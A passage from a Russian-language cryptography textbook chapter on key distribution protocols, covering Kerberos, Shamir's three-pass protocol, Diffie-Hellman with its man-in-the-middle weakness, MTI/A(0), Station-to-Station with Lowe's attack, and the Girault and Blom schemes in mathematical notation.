(5) $Alice \rightarrow \{E_K(R_B - 1)\} \rightarrow Bob$

... по прошествии некоторого времени ...

(6) $Eva\ (Alice) \rightarrow \{E_B(K, A)\} \rightarrow Bob$

(7) $Bob \rightarrow \{E_K(R_B)\} \rightarrow Eva\ (Alice)$

(8) $Eva(Alice) \rightarrow \{E_K(R_B - 1)\} \rightarrow Bob$

Относительно мелкий недостаток протокола состоит ещё и в том, что во втором пакете доверенный центр в зашифрованном виде передаёт то, что в третьем шаге пересылается по открытому каналу ($E_B(K, A)$).

Если в протокол добавить метки времени, тем самым ограничив время возможного использования сессионного ключа, а также исправить мелкий недостаток с двойным шифрованием, можно получить протокол, который лежит в основе распространённого средства аутентификации «Kerberos» для локальных сетей.

11.1.4. Протокол «Kerberos»

В данном разделе будет описан протокол аутентификации сторон с единственным доверенным центром. Сетевой протокол «Kerberos» использует эти идеи при объединении нескольких доверенных центров в единую сеть для обеспечения надёжности и отказоустойчивости. Подробнее о сетевом протоколе «Kerberos» смотрите в разделе 13.1.

Как и в протоколе Нидхема — Шрёдера, инициирующий абонент (Алиса) общается только с выделенным доверенным центром,




Рис. 11.5 – Схема взаимодействия абонентов и доверенного центра в протоколе «Kerberos»

получая от него два пакета с зашифрованным сессионным ключом – один для себя, а второй – для вызываемого абонента (Боба). Однако в отличие от Нидхема — Шрёдера в рассматриваемом протоколе зашифрованные пакеты содержат также метку времени T_T и срок действия сессионного ключа L (от англ. *lifetime* – срок жизни). Что позволяет, во-первых, защититься от рассмотренной в предыдущем разделе атаки повтором. А, во-вторых, позволяет доверенному центру в некотором смысле управлять абонентами, заставляя их получать новые сессионные ключи по истечению заранее заданного времени L.

(1) $Alice \rightarrow \{A, B\} \rightarrow Trent$

(2) $Trent \rightarrow \{E_A(T_T, L, K, B), E_B(T_T, L, K, A)\} \rightarrow Alice$

(3) $Alice \rightarrow \{E_B(T_T, L, K, A), E_K(A, T_A)\} \rightarrow Bob$

(4) $Bob \rightarrow \{E_K(T_T + 1)\} \rightarrow Alice$

Обратите внимание, что на третьем проходе за счёт использования метки времени от доверенного центра T_T вместо случайной метки от Боба R_B позволяет сократить количество проходов на один по сравнению с протоколом Нидхема — Шрёдера. Также наличие метки времени делает ненужным и предварительную генерацию случайной метки Алисой и её передачу на первом шаге.

Метка времени T_A в сообщении $E_K(A, T_A)$ позволяет Бобу убедиться, что Алиса владеет текущим сессионным ключом K. Если расшифрованная метка T_A сильно отличается от текущего времени, значит либо этот пакет из другого сеанса протокола, либо не от Алисы вообще.

Интересно отметить, что пакеты $E_A(T_T, L, K, B)$ и $E_B(T_T, L, K, A)$ одинаковы по своему формату. В некотором смысле их можно назвать сертификатами сессионного ключа для Алисы и Боба. Причём все подобные пары пакетов можно сгенерировать заранее (например, в начале дня), выложить на общедоступный ресурс, предоставить в свободное использование и выключить доверенный центр (он своё дело уже сделал – сгенерировав эти пакеты). И до момента времени $T_T + L$ этими «сертификатами» можно пользоваться. Но только если вы являетесь одной из допустимых пар абонентов. Конечно, эта идея непрактична – ведь количество таких пар растёт как квадрат от числа абонентов. Однако интересен тот факт, что подобные пакеты можно сгенерировать заранее. Эта идея нам пригодится при рассмотрении инфраструктуры открытых ключей (англ. *public key infrastructure, PKI*).

11.2. Трёхпроходные протоколы

Если между Алисой и Бобом существует канал связи, недоступный для модификации злоумышленником (то есть когда применима модель только пассивного криптоаналитика), то даже без предварительного обмена секретными ключами или другой информацией можно воспользоваться идеями, использованными ранее в криптографии на открытых ключах. После описания RSA в 1978 году, в 1980 Ади Шамир предложил использовать криптосистемы, основанные на коммутативных операциях, для передачи информации без предварительного обмена секретными ключами. Если предположить, что передаваемой информацией является выработанный одной из сторон секретный сеансовый ключ, то в общем виде мы получаем следующий трёхпроходной протокол.

Предварительно:

- Алиса и Боб соединены незащищённым каналом связи, от-

крытым для прослушивания (но не для модификации) злоумышленником.

- Каждая из сторон имеет пару из открытого и закрытого ключей K_A, k_A, K_B, k_B соответственно.
- Сторонами выбрана и используется коммутативная функция шифрования:

$$\begin{array}{ll} D_A\left(E_A\left(X\right)\right) = X & \forall X, \{K_A, k_a\}; \\ E_A\left(E_B\left(X\right)\right) = E_B\left(E_A\left(X\right)\right) & \forall\ K_A, K_B, X. \end{array}$$

Схема взаимодействия участников протокола показана на рис. 11.6. Протокол состоит из трёх проходов с передачей сообщений (отсюда название) и одного заключительного, на котором Боб вычисляет сеансовый ключ.

(1) Алиса выбирает новый сеансовый ключ K

$Alice \rightarrow \{E_A\left(K\right)\} \rightarrow Bob$

(2) $Bob \rightarrow \{E_B\left(E_A\left(K\right)\right)\} \rightarrow Alice$

(3) Алиса, используя коммутативность функции шифрования, «исключает» из сообщения Боба шифрование на своём ключе K_A:

$$D_A\left(E_B\left(E_A\left(K\right)\right)\right) = D_A\left(E_A\left(E_B\left(K\right)\right)\right) = E_B\left(K\right).$$

$Alice \rightarrow \{E_B\left(K\right)\} \rightarrow Bob$

(4) Боб расшифровывает $D_B\left(E_B\left(K\right)\right) = K$

В результате работы протокола стороны получают общий секретный ключ K.




Рис. 11.6 – Обмен сообщениями в трёхпроходных протоколах

Общим недостатком всех подобных протоколов является отсутствие аутентификации сторон. Конечно, в случае пассивного криптоаналитика это не требуется, но в реальной жизни всё-таки нужно рассматривать все возможные модели (в том числе активного криптоаналитика) и использовать такие протоколы, которые предполагают взаимную аутентификацию сторон.

Также, в отличие, например, от схемы Диффи — Хеллмана, рассмотренной в разделе 11.3.1, новый ключ выбирается инициатором сеанса. Это позволяет инициатору, исходя не из лучших побуждений, заставить второго участника использовать устаревший сеансовый ключ.

Если говорить в терминах свойств безопасности, то все представители данного класса протоколов декларируют только аутентификацию ключа (G7). В отличие от схемы Диффи — Хеллмана, трёхпроходные протоколы не требуют выбора новых «мастер»-ключей для каждого сеанса протокола, из-за чего нельзя гарантировать ни совершенную прямую секретность (G9), ни формирование новых ключей (G10).

11.2.1. Тривиальный вариант

Приведём пример протокола на основе функции XOR (побитовое сложение по модулю 2). Хотя данная функция может использоваться как фундамент для построения систем совершенной криптостойкости (см. главу 4), для трёхпроходного протокола это неудачный выбор. Продемонстрируем это далее.

Пусть перед началом протокола обе стороны имеют свои секретные ключи K_A и K_B, представляющие собой случайные двоичные последовательности с равномерным распределением символов. Функция шифрования определяется как $E_i(X) = X \oplus K_i$, где X это сообщение, а K_i – секретный ключ. Очевидно, что:

$$\begin{aligned} \forall i,j,X : E_i\left(E_j\left(X\right)\right) &= X \oplus K_j \oplus K_i = \\ &= X \oplus K_i \oplus K_j = E_j\left(E_i\left(X\right)\right). \end{aligned}$$

Протокол состоит из следующих проходов и действий.

(1) Алиса выбирает новый сеансовый ключ K

$Alice \rightarrow \{E_A(K) = K \oplus K_A\} \rightarrow Bob$

(2) $Bob \rightarrow \{E_B(E_A(K)) = K \oplus K_A \oplus K_B\} \rightarrow Alice$

(3) Алиса, используя коммутативность функции шифрования,

$$D_A(E_B(E_A(K))) = K \oplus K_A \oplus K_B \oplus K_A = K \oplus K_B = E_B(K).$$

$Alice \rightarrow \{E_B(K) = K \oplus K_B\} \rightarrow Bob$

(4) Боб расшифровывает $D_B(E_B(K)) = K \oplus K_B \oplus K_B = K$

По окончании сеанса протокола Алиса и Боб знают общий сеансовый ключ K.

Предложенный выбор коммутативной функции шифрования совершенной секретности является неудачным, так как существуют ситуации, при которых криптоаналитик может определить ключ K. Предположим, что криптоаналитик перехватил все три сообщения:

$$K \oplus K_A, \quad K \oplus K_A \oplus K_B, \quad K \oplus K_B.$$

Сложение по модулю 2 всех трёх сообщений даёт ключ K. Поэтому такая система шифрования не применяется.

Теперь приведём протокол надёжной передачи секретного ключа, основанный на экспоненциальной (коммутативной) функции шифрования. Стойкость этого протокола связана с трудностью задачи вычисления дискретного логарифма: при известных значениях y, g, p, найти x из уравнения $y = g^x \bmod p$.

11.2.2. Бесключевой протокол Шамира

Стороны предварительно договариваются о большом простом числе $p \sim 2^{1024}$. Каждая из сторон выбирает себе по секретному ключу a и b. Эти ключи меньше и взаимно просты с $p-1$. Также стороны приготовили по специальному числу a' и b', которые позволяют им расшифровать сообщение, зашифрованное своим ключом:

$$a' = a{-}1 \mod (p-1),$$
$$a \times a' = 1 \mod (p-1),$$
$$\forall X : (X^a)^{a'} = X.$$

Последнее выражение верно по следствию из малой теоремы Ферма. Операции шифрования и расшифрования определяются следующим образом:

$$\begin{aligned} \forall M < p: \quad & C = E(M) = M^a && \mod p, \\ & D(C) = C^{a'} && \mod p, \\ & D_A(E_A(M)) = M^{aa'} = M && \mod p. \end{aligned}$$

(1) Алиса выбирает новый сеансовый ключ $K < p$

$$Alice \to \{E_A(K) = K^a \bmod p\} \to Bob$$

(2) $Bob \to \left\{E_B\left(E_A(K)\right) = K^{ab} \bmod p\right\} \to Alice$

(3) Алиса, используя коммутативность функции шифрования,

$$D_A\left(E_B\left(E_A(K)\right)\right) = K^{aba'} = K^b = E_B(K) \mod p.$$

$$Alice \to \left\{E_B(K) = K^b\right\} \to Bob$$

(4) Боб расшифровывает $D_B\left(E_B(K)\right) = K^{bb'} \bmod p = K$

По окончании сеанса протокола Алиса и Боб знают общий сеансовый ключ K.

Предположим, что криптоаналитик перехватил три сообщения:

$$\begin{aligned} y_1 &= K^a \bmod p, \\ y_2 &= K^{ab} \bmod p, \\ y_3 &= K^b \bmod p. \end{aligned}$$

Чтобы найти ключ K, криптоаналитику надо решить систему из этих трёх уравнений, что имеет очень большую вычислительную сложность, неприемлемую с практической точки зрения, если все три числа a, b, ab достаточно велики. Предположим, что a (или b) мало. Тогда, вычисляя последовательные степени y_3 (или y_1), можно найти a (или b), сравнивая результат с y_2. Зная a, легко найти $a^{-1} \mod (p-1)$ и $K = (y_1)^{a^{-1}} \mod p$.

11.2.3. Криптосистема Мэсси — Омуры

В 1982 году Джеймс Мэсси и Джим Омура заявили патент (англ. *James Massey, Jim K. Omura*, [62]), улучшающий (по их мнению) бесключевой протокол Шамира. В качестве операции шифрования вместо возведения в степень в мультипликативной группе $\mathbb{Z}_p^*$ они предложили использовать возведение в степень в поле Галуа $\mathbb{GF}(2^n)$. Секретный ключ каждой стороны (для Алисы – a) должен удовлетворять условиям:

$$a \in \mathbb{GF}(2^n),$$
$$gfd\left(a, x^{n-1} + x^{n-2} + ... + x + 1\right) = 1.$$

В остальном протокол выглядит аналогично.

11.3. «Криптосистемы-протоколы»

Как и создатели трёхпроходных протоколов из раздела 11.2, авторы следующих алгоритмов считали их не просто математическими конструкциями, обеспечивающие некоторую элементарную операцию (например, шифрование с открытым ключом), но пытались вокруг одной-двух математических конструкций построить законченную систему распространения ключей. Некоторые из этих конструкций, преобразовавшись, используются до настоящего времени (например, протокол Диффи-Хеллмана), некоторые – остались только в истории криптографии и защиты информации.

Позже в 1990-х годах будут разделены математические асимметричные примитивы (шифрование и электронная подпись) и протоколы, эти примитивы использующие, что будет продемонстрировано в разделе 11.5.

11.3.1. Протокол Диффи — Хеллмана

Первый алгоритм с открытым ключом был предложен Диффи и Хеллманом в работе 1976 года «Новые направления в криптографии» (англ. *Bailey Whitfield Diffie, Martin Edward Hellman, "New directions in cryptography"*, [26]). Данный протокол, который также можно назвать *схемой Диффи — Хеллмана*, стал первым, позво-




Рис. 11.7 – Обмен сообщениями в протоколе Диффи — Хеллмана

ливший уменьшить требования к каналу связи для установления защищённого соединения без предварительного обмена ключами.

Протокол позволяет двум сторонам создать общий сеансовый ключ используя такой канал связи, который может прослушивать злоумышленник, но в предположении, что последний не может менять содержимое сообщений.

Пусть p – большое простое число, g – примитивный элемент группы $\mathbb{Z}_p^*$, $y = g^x \bmod p$, причём p, y, g известны заранее. Функцию $y = g^x \bmod p$ считаем однонаправленной, то есть вычисление функции при известном значении аргумента является лёгкой задачей, а её обращение (нахождение аргумента) при известном значении функции – трудной.[2]

Протокол обмена состоит из следующих действий.

(1) Алиса выбирает случайное $2 \leqslant a \leqslant p-1$

$Alice \to \{A = g^a \bmod p\} \to Bob$

(2) Боб выбирает случайное $2 \leqslant b \leqslant p-1$

Боб вычисляет сеансовый ключ $K = A^b \bmod p$

$Bob \to \{B = g^b \bmod p\} \to Alice$

(3) Алиса вычисляет $K = B^a \bmod p$

Таким способом создан общий секретный сеансовый ключ K. За счёт случайного выбора значений a и b в каждом новом сеансе будет получен новой сеансовый ключ.

[2]Обратную функцию $x = \log_g y \bmod p$ называют функцией дискретного логарифма. В настоящий момент не существует быстрых способов вычисления такой функции для больших простых p.




Рис. 11.8 – Схема взаимодействия участников в протоколе Диффи — Хеллмана при атаке «человек посередине»

Протокол обеспечивает только генерацию новых сеансовых ключей (цель G10). В отсутствие третей доверенной стороны он не обеспечивает аутентификацию сторон (цель G1), а из-за отсутствия проходов с подтверждением владения ключом отсутствует аутентификация ключа (цель G8). Зато, так как протокол не использует длительные «мастер»-ключи, можно говорить о том, что он обладает свойством совершенной прямой секретности (цель G9).

Протокол можно использовать только с такими каналами связи, в которые не может вмешаться активный криптоаналитик. В противном случае протокол становится уязвим к простой атаке «человек посередине».

(1) Алиса выбирает случайное $2 \leqslant a \leqslant p-1$

$Alice \rightarrow \{A = g^a \bmod p\} \rightarrow Mellory\ (Bob)$

(2) Меллори выбирает случайное $2 \leqslant m \leqslant p-1$

Меллори вычисляет сеансовый ключ для канала с Алисой

$$K_{AM} = A^m \bmod p = g^{am} \bmod p$$

$Mellory\ (Alice) \rightarrow \{M = g^m \bmod p\} \rightarrow Bob$

$Mellory\ (Bob) \rightarrow \{M = g^m \bmod p\} \rightarrow Alice$

(3) Алиса вычисляет сеансовый ключ для канала с Меллори (думая, что Меллори это Боб)

$$K_{AM} = M^a \bmod p = g^{am} \bmod p$$

(4) Боб выбирает случайное $2 \leqslant b \leqslant p-1$

Боб вычисляет сеансовый ключ для канала с Меллори (думая, что Меллори это Алиса)

$$K_{BM} = M^b \bmod p = g^{bm} \bmod p$$

$$Bob \rightarrow \left\{B = g^b \bmod p\right\} \rightarrow Mellory\ (Alice)$$

(5) Меллори вычисляет сеансовый ключ для канала с Бобом

$$K_{BM} = B^m \bmod p = g^{bm} \bmod p$$

В результате Алиса и Боб получили новые сеансовые ключи, но «защищённый» канал связи установили не с друг с другом, а со злоумышленником, который теперь имеет возможность ретранслировать или изменять все передаваемые сообщения между Алисой и Бобом.

Протокол Диффи — Хеллмана отличается от большей части протоколов распространения ключей из-за того, что не использует другие криптографические примитивы (функции шифрования, электронно-цифровой подписи или хеширования), но сам по себе является в некотором смысле криптографическим примитивом для построения более сложных протоколов. Он обеспечивает генерацию случайного числа в распределённой системе без доверенного центра. Причём ни одна из сторон не может заставить другую сторону использовать старый сессионный ключ, в отличие от, например, протокола Yahalom из раздела 11.1.2.

Протокол можно изменить таким образом, чтобы вместо мультипликативной группы простого умножения использовать аддитивную группу сложения точек эллиптической кривой (см. раздел A.7). В этом случае стороны по прежнему будут выбирать некоторые случайные целые числа, но не возводить генератор-число в степень, а умножать генератор-точку на загаданное число.




Рис. 11.9 – Взаимодействие участников в протоколе Эль-Гамаля

(0) Стороны договорились о группе точек эллиптической кривой $\mathbb{E}$, её циклической подгруппе $\mathbb{G}$ мощности $n = \|\mathbb{G}\|$ и генераторе G группы $\mathbb{G}$ (или хотя бы достаточно большой подгруппы группы $\mathbb{G}$).

(1) Алиса выбирает случайное $2 \leqslant a \leqslant n - 1$

$Alice \to \{A = a \times G\} \to Bob$

(2) Боб выбирает случайное $2 \leqslant b \leqslant n - 1$

Боб вычисляет точку $K = b \times A$

$Bob \to \{B = g \times G\} \to Alice$

(3) Алиса вычисляет точку $K = a \times B$

В качестве нового сессионного ключа стороны могут выбрать, например, первую координату найденной точки K.

11.3.2. Протокол Эль-Гамаля

Протокол Эль-Гамаля (рис. 11.9, [29; 30]) за счёт предварительного распространения открытого ключа одной из сторон обеспечивает аутентификацию ключа для этой стороны. Можно гарантировать, что только владелец соответствующего закрытого ключа сможет вычислить сеансовый ключ. Однако подтверждение факта получение ключа (выполнение целей G1 и G8) не является частью протокола.

(0) Алиса и Боб выбирают общие параметры p и g, где p – большое простое число, а g – примитивный элемент поля $\mathbb{Z}_p^*$.

Боб создаёт пару из закрытого и открытого ключей b и K_B:

$$b : 2 \leqslant b \leqslant p-1,$$
$$K_B = g^b \bmod p.$$

Открытый ключ K_B находится в общем открытом доступе для всех сторон. Криптоаналитик не может подменить его – подмена будет заметна.

(1) Алиса выбирает секрет x и вычисляет сеансовый ключ K

$$K = K_B^x = g^{bx} \bmod p.$$

$$Alice \to \{g^x \bmod p\} \to Bob$$

(2) Боб вычисляет сеансовый ключ

$$K = (g^x)^b = g^{bx} \bmod p.$$

Протокол не обеспечивает гарантию выбора нового сессионного ключа в каждом сеансе протокола (G10), а использование «мастер»-ключа K_B для передачи сеансового ключа позволяет злоумышленнику вычислить все сессионные ключи из прошлых сеансов при компрометации закрытого ключа b (цель G9).

11.3.3. Протокол MTI/A(0)

В 1986 году Ц. Мацумото (англ. *Tsutomu Matsumoto*), И. Такашима (англ. *Youichi Takashima*) и Х. Имаи (англ. *Hideki Imai*) предложили несколько алгоритмов, позже названных семейством протоколов MTI ([63]). За счёт предварительного распространения открытых ключей обоих сторон они обеспечивали неявную аутентификацию ключа (цель G7). То есть сессионный ключ гарантированно мог получить только владельцы соответствующих открытых ключей. Мы рассмотрим одного из представителей данного семейства – протокол MTI/A(0) (рис. 11.10).




Рис. 11.10 – Взаимодействие участников в протоколе MTI/A(0)

Предварительно стороны договорились об общих параметрах системы p и g, где p – большое простое число, а g – примитивный элемент поля $\mathbb{Z}_p^*$.

Каждая из сторон (Алиса и Боб) сгенерировала пару из закрытого и открытого ключей:

$$\begin{array}{lll} Alice: & a, & K_A = g^a \bmod p, \\ Bob: & b, & K_B = g^b \bmod p. \end{array}$$

(1) Алиса сгенерировала случайное число R_A : $2 \leqslant R_A \leqslant p-1$

$Alice \to \{g^{R_A} \bmod p\} \to Bob$

(2) Боб сгенерировал случайное число R_B : $2 \leqslant R_B \leqslant p-1$

Боб вычислил сеансовый ключ $K = (g^{R_A})^b \cdot K_A^{R_B} \bmod p$

$Bob \to \{g^{R_B} \bmod p\} \to Alice$

(3) Алиса вычислила сеансовый ключ $K = (g^{R_B})^a \cdot K_B^{R_A} \bmod p$

Если открытые ключи K_A и K_B соответствуют своим закрытым ключам a и b, то вычисленные участниками сессионные ключи совпадают:

$$\begin{array}{rcl} (g^{R_A})^b \cdot K_A^{R_B} \bmod p & = & g^{bR_A + aR_B} \bmod p, \\ (g^{R_B})^a \cdot K_B^{R_A} \bmod p & = & g^{aR_B + bR_A} \bmod p. \end{array}$$

Из-за сложности задачи дискретного логарифмирования злоумышленник не сможет получить a, R_A или b, R_B из передаваемых сообщений, а предварительная публикация открытых ключей гарантирует, что сессионный ключ получат только легальные пользователи. Случайный выбор R_A и R_B гарантирует, что обе стороны могут быть уверены в создании нового сессионного ключа в каждом сеансе протокола.




Рис. 11.11 – Взаимодействие участников в протоколе STS

Как и другие представители криптосистем-протоколов, MTI не разрабатывался с учётом возможности компрометации закрытых «мастер»-ключей a и b (цель G9).

11.3.4. Протокол Station-to-Station

Протокол STS (англ. *Station-to-Station*, [27]) предназначен для систем мобильной связи. Он использует идеи протокола Диффи – Хеллмана и криптосистемы RSA. Особенностью протокола является использование механизма электронной подписи для взаимной аутентификации сторон.

Предварительно стороны договорились об общих параметрах системы p и g, где p – большое простое число, а g – примитивный элемент поля $\mathbb{Z}_p^*$.

Каждая из сторон A и B обладает долговременной парой ключей: закрытым ключом для расшифрования и создания электронной подписи K_{private} и открытым ключом для шифрования и проверки подписи K_{public}.

$$\begin{aligned} A : K_{A,\text{private}}, K_{A,\text{public}} : \forall M : \quad & \text{Verify}_A(M, S_A(M)) = true, \\ & D_A(E_A(M)) = M, \\ B : K_{B,\text{private}}, K_{B,\text{public}} : \forall M : \quad & \text{Verify}_B(M, S_B(M)) = true, \\ & D_B(E_B(M)) = M. \end{aligned}$$

Где $\text{Verify}_A(\ldots)$ это функция проверки электронной подписи на открытом ключе $K_{A,\text{public}}$, а D_A – функция расшифрования с использованием закрытого ключа $K_{A,\text{private}}$.

Протокол состоит из четырёх проходов, три из которых включают передачу сообщений (рис. 11.11, [121]).




Рис. 11.12 – Схема взаимодействия участников в протоколе STS при атаке Лоу

(1) Алиса выбирает случайное число $R_A : 2 \leqslant R_A \leqslant p-1$.

$Alice \to \{A, m_A = g^{R_A} \bmod p\} \to Bob$

(2) Боб выбирает случайное число $R_B : 2 \leqslant R_B \leqslant p-1$.

Боб вычисляет сессионный ключ $K = m_A^{R_B} \bmod p$.

$Bob \to \{B, A, m_B = g^{R_B} \bmod p, E_K(S_B(m_A, m_B))\} \to Alice$

(3) Алиса вычисляет сессионный ключ $K = m_B^{R_A} \bmod p$.

Алиса проверяет подпись в сообщении $E_K(S_B(m_A, m_B))$.

$Alice \to \{A, B, E_K(S_A(m_A, m_B))\} \to Bob$

(4) Боб проверяет подпись в сообщении $E_K(S_A(m_A, m_B))$.

Протокол обеспечивает гарантию формирования новых ключей (G10), но не совершенную прямую секретность (G9).

Как показала атака Лоу 1996 года ([58], рис. 11.12), протокол не может гарантировать аутентификацию субъектов (цель G1), ключей (G7) и подтверждение владения сессионным ключом (G8). Хотя злоумышленник не может получить доступ к новому сессионному ключу, если протокол использовать только для аутентификации субъектов, Алиса может принять злоумышленника за Боба.

(1) Алиса выбирает случайное число $R_A : 2 \leqslant R_A \leqslant p-1$.

$Alice \to \{A, m_A = g^{R_A} \bmod p\} \to Mellory\ (Bob)$

(2) $Mellory\ (Alice) \to \{M, m_A\} \to Bob$

(3) Боб выбирает случайное число $R_B : 2 \leqslant R_B \leqslant p-1$ и вычисляет $m_B = g^{R_B} \bmod p$, а также сессионный ключ $K = m_A^{R_B} \bmod p$.

$Bob \to \{B, M, m_B, E_K(S_B(m_A, m_B))\} \to Mellory$

(4) $Mellory\ (Bob) \to \{B, A, m_B, E_K(S_B(m_A, m_B))\} \to Alice$

(5) Алиса вычисляет сессионный ключ $K = m_B^{R_A} \bmod p$.

Алиса проверяет подпись в сообщении $E_K(S_B(m_A, m_B))$.

$Alice \to \{A, B, E_K(S_A(m_A, m_B))\} \to Mellory\ (Bob)$

После успешного завершения протокола Алиса уверена, что общается с Бобом.

Как и все остальные «криптосистемы-протоколы», протокол Station-to-Station основывается на некотором внешнем источнике информации об открытых ключах участников, не подвергая сомнению корректность и надёжность этого источника. Что, в общем случае, неверно. Если информацию о ключах участников нужно получать извне при каждом сеансе протокола (например, если участников много, и запомнить ключи всех возможности нет), то канал получения открытых ключей будет основной целью активного криптоаналитика для рассмотренных протоколов. Как от этого защититься с использованием примитивов асимметричной криптографии – в разделе 11.5.

11.4. Схемы с доверенным центром

Схемы распределения ключей с доверенным центром состоят из трёх этапов.

1. На первом этапе доверенный центр создаёт некоторый секрет, известный только ему. Это может быть некоторая секретная матрица с особыми свойствами, как в схеме Блома из раздела 11.4.2, или пара из закрытого и открытого ключей, как в схеме Жиро из раздела 11.4.1.

2. Для каждого нового легального участника сети доверенный центр, используя свою секретную информацию, вырабатывает некоторый отпечаток или сертификат, который позволяет новому участнику вырабатывать сеансовые ключи с другими легальными участниками.

3. Наконец, на третьем этапе, когда начинается протокол общения двух легальных участников, они предъявляют друг-другу идентификаторы и/или дополнительную информацию от доверенного центра. Используя её, без дополнительного обращения к центру, они могут сгенерировать секретный сеансовый ключ для общения между собой.

11.4.1. Схема Жиро

В схеме Жиро (фр. *Marc Girault*, [37; 38]) надёжность строится на стойкости криптосистемы RSA (сложности факторизации больших чисел и вычисления дискретного корня).

Предварительно:

- Доверенный центр (Трент, T):
  - выбирает общий модуль $n = p \times q$, где p и q – большие простые числа;
  - выбирает пару из закрытого и открытого ключей $K_{T,\text{public}} : (e, n)$ и $K_{T,\text{private}} : (d, n)$;
  - выбирает элемент g поля $\mathbb{Z}_n^\times$ максимального порядка;
  - публикует в общедоступном месте параметры схемы n, e и g.
- Каждый из легальных участников:
  - выбирает себе закрытый ключ s_i и идентификатор I_i;




Рис. 11.13 – Взаимодействия участников в протоколе идентификации Жиро

- вычисляет и отправляет доверенному центру $v_i = g^{-s_i} \bmod n$;
- используя протокол аутентификации сторон (см. ниже) легальный участник доказывает доверенному центру, что владеет закрытым ключом, не раскрывая его значение;
- получает от доверенного центр свой открытый ключ:

$$P_i = (v_i - I_i)^d = (g^{-s_i} - I_i)^d \mod n;$$

В результате для каждого участника, например, Алисы, которая владеет P_A, I_A, s_a будет выполняться утверждение:

$$P_A^e + I_A = g^{-s_A} \mod n.$$

Протокол аутентификации сторон в общем случае выглядит следующим образом (рис. 11.13).

(1) Алиса выбирает случайное R_A.

$Alice \to \{I_A, P_A, t = g^{R_A}\} \to Bob$

(2) Боб выбирает случайное R_B.

$Bob \to \{R_B\} \to Alice$

(3) $Alice \to \{y = R_A + s_A \times R_B\} \to Bob$

(4) Боб вычисляет $v_A = P_A^e + I_A$;

Боб проверяет, что $g^y v_A^{R_B} = t$.




Рис. 11.14 – Взаимодействие участников в схеме Жиро

Протокол генерации сессионного ключа, либо просто *схема Жиро*, как и другие схемы, состоит из проходов обмена открытой информацией и вычисления ключа (рис. 11.14).

(1) $Alice \to \{P_A, I_A\} \to Bob$

(2) Боб вычисляет $K_{BA} = (P_A^e + I_A)^{s_B} \bmod n$.

$Bob \to \{P_B, I_B\} \to Alice$

(3) Алиса вычисляет $K_{AB} = (P_B^e + I_B)^{s_A} \bmod n$.

В результате работы схемы стороны сгенерировали одинаковый общий сеансовый ключ.

$$K_{AB} = (P_A^e + I_A)^{s_B} = (g^{-s_A})^{s_B} = g^{-s_A s_B} \mod n;$$

$$K_{BA} = (P_B^e + I_B)^{s_A} = (g^{-s_B})^{s_A} = g^{-s_A s_B} \mod n;$$

$$K = K_{AB} = K_{BA} = g^{-s_A s_B} \mod n.$$

Схема обеспечивает аутентификацию ключа (цель G7), так как только легальные пользователи смогут вычислить корректное значение общего сессионного ключа.

11.4.2. Схема Блома

Схема Блома (англ. *Rolf Blom*, [15; 16]) используется в протоколе HDCP (англ. *High-bandwidth Digital Content Protection*) для предотвращения копирования высококачественного видеосигнала. Предполагается, что некоторый доверенный центр распределит ключи таким образом, что легальные производители видеокарт, мониторов высокого разрешения и других компонент будут передавать видеоконтент по защищённому каналу, а «пиратские»




Рис. 11.15 – Взаимодействие участников в схеме Блома

устройства не смогут эти данные перехватить, и, например, записать на другой носитель.

На этапе инициализации доверенный центр выбирает симметричную матрицу $D_{m,m}$ над конечным полем $\mathbb{GF}(p)$. Для присоединения к сети распространения ключей, новый участник либо самостоятельно, либо с помощью доверенного центра выбирает новый открытый ключ (идентификатор) I_i, представляющий собой вектор длины m над $\mathbb{GF}(p)$. Доверенный центр вычисляет для нового участника закрытый ключ K_i:

$$K_i = D_{m,m} I_i. \tag{11.1}$$

Симметричность матрицы $D_{m,m}$ доверенного центра позволяет любым двум участникам сети создать общий сеансовый ключ. Пусть Алиса и Боб – легальные пользователи сети, то есть они обладают открытыми ключами I_A и I_B соответственно, а их закрытые ключи K_A и K_B были вычислены одним и тем же доверенным центром по формуле 11.1. Тогда протокол выработки общего секретного ключа выглядит следующим образом (рис. 11.15).

(1) $Alice \to \{I_A\} \to Bob$

(2) Боб вычисляет $K_{BA} = K_B^T I_A = I_B^T D_{m,m} I_A$.

$Bob \to \{I_B\} \to Alice$

(3) Алиса вычисляет $K_{AB} = K_A^T I_B = I_A^T D_{m,m} I_B$.

Из симметричности матрицы $D_{m,m}$ следует, что значения K_{AB} и K_{BA} совпадут, они же и будут являться общим секретным ключом для Алисы и Боба. Этот секретный ключ будет свой для каждой пары легальных пользователей сети.

